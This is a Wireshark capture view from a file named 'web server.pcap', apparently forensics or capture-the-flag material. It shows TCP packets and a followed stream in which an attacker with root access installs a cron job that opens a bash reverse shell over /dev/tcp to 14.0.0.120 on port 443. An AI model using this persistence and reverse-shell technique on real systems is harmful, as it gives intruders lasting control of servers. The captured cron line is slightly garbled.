20651	563.619980	14.0.0.120	10.0.0.112	TCP	73	80 → 55162 [
20652	563.620141	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [
20653	563.621960	10.0.0.112	14.0.0.120	TCP	71	55162 → 80 [
20654	563.622065	14.0.0.120	10.0.0.112	TCP	66	80 → 55162 [
20657	570.094497	14.0.0.120	10.0.0.112	TCP	74	80 → 55162 [
20658	570.136659	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [
20659	571.490590	14.0.0.120	10.0.0.112	TCP	78	80 → 55162 [
20660	571.490774	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [
20661	571.491038	10.0.0.112	14.0.0.120	TCP	71	55162 → 80 [
20662	571.491201	14.0.0.120	10.0.0.112	TCP	66	80 → 55162 [
20666	641.961618	14.0.0.120	10.0.0.112	TCP	145	80 → 55162 [
20667	642.004518	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [
20676	666.523208	14.0.0.120	10.0.0.112	TCP	82	80 → 55162 [
20677	666.523453	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [
20678	666.617153	14.0.0.120	10.0.0.112	TCP	67	80 → 55162 [
20679	666.617297	10.0.0.112	14.0.0.120	TCP	66	55162 → 80 [

Frame 20646: Packet, 74 bytes on wire (592 bits), 74 bytes captured (592 bits)

Ethernet II, Src: VMware_4d:6a:d0 (00:0c:29:4d:6a:d0), Dst: VMware_4b:ae:ba (00:0c:29:4b:ae:ba)

Internet Protocol Version 4, Src: 10.0.0.112, Dst: 14.0.0.120

Transmission Control Protocol, Src Port: 55162, Dst Port: 80, Seq: 0, Len: 0

Wireshark - Follow TCP Stream (tcp.stream eq 9461) - web server.pcap

```
whoami
root
cd /tmp
pwd
/tmp
echo "***** /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0x81'" > cron
crontab -i cron
crontab -l
***** /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0x81'
```

Entire conversation (201 bytes) Show as ASCII No delta times Stream 9461

Find: Case sensitive Find Next

Filter Out This Stream Print Save as... Back Close Help

web server.pcap Packets: 21070, Displayed: 23 (0.1%) Profile: Default